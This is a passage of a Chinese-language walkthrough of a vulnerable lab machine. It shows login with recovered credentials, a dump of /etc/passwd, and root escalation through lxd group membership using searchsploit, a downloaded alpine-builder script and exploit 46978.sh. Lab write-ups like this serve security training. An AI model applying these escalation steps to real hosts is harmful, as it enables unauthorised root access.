14 User: n0nr00tuser
15 Cred: xkwioeol4ndsadpECIDwefisf
16 </pre>
17 </div>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

得到了疑似账号密码，尝试登陆一下：

```
Last login: Sun Sep 1 05:35:18 2019 from 192.168.187.1
/usr/bin/xaauth: file /home/n0nr00tuser/.Xauthority does not exist
/usr/bin/xaauth: unable to write authority file /home/n0nr00tuser/.Xauthority-n
n0nr00tuser@a1web2host:~$
n0nr00tuser@a1web2host:~$
n0nr00tuser@a1web2host:~$
n0nr00tuser@a1web2host:~$ id
uid=1001(n0nr00tuser) gid=1001(n0nr00tuser) groups=1001(n0nr00tuser),108(lxd)
n0nr00tuser@a1web2host:~$
```

登陆成功，并且上一次登陆为 2019 年哦。

提权

```
n0nr00tuser@a1web2host:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
apt:x:104:65534:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/var/lib/lxd:/bin/false
uuidd:x:106:110:/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/var/cache/pollinate:/bin/false
sshd:x:110:65534:/run/ssh:/usr/sbin/nologin
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
a1web2:x:1000:1000:/home/a1web2:/bin/bash
n0nr00tuser:x:1001:1001:/home/n0nr00tuser:/bin/bash
n0nr00tuser@a1web2host:/$
n0nr00tuser@a1web2host:/$
```

看了一下大佬的文章才知道 这个靶机居然是一个叫 lxd 的容器，又长见识了。

能搜索出来漏洞

```
(root👤ohh)-[/mnt/c/Users/ohh]  
# searchsploit lxd
```

查看其文件

跟着它的步骤试试看。

在攻击机即kali上下载 wget <https://raw.githubusercontent.com/saghu1/lxd-alpine-builder/master/build-alpine>

step 2:

```
(root@ohh)~[/myfiles/bj/aiweb]
# bash build-alpine
Determining the latest release... v3.15
Using static apk from http://dl-cdn.alpinelinux.org/alpine/v3.15/main/x86_64
Downloading alpine-keys-2.4-r1.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloaded apk-tools-static-2.12.7-r3.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
ERROR: checksum is missing for alpine-devel@lists.alpinelinux.org-6165ee59.rsa.pub
Failed to download a valid static apk
```

正常情况会在目录下有一个 tar.gz 压缩包。

将 46978.sh 脚本和 tar.gz 上传到目标靶机，然后给予 46978.sh 777 权限，再然后执行：
./46978.sh -f xxx.tar.gz 过后就得到了 root 权限。

参考链接: <https://my.oschina.net/u/3896378/blog/4445793>

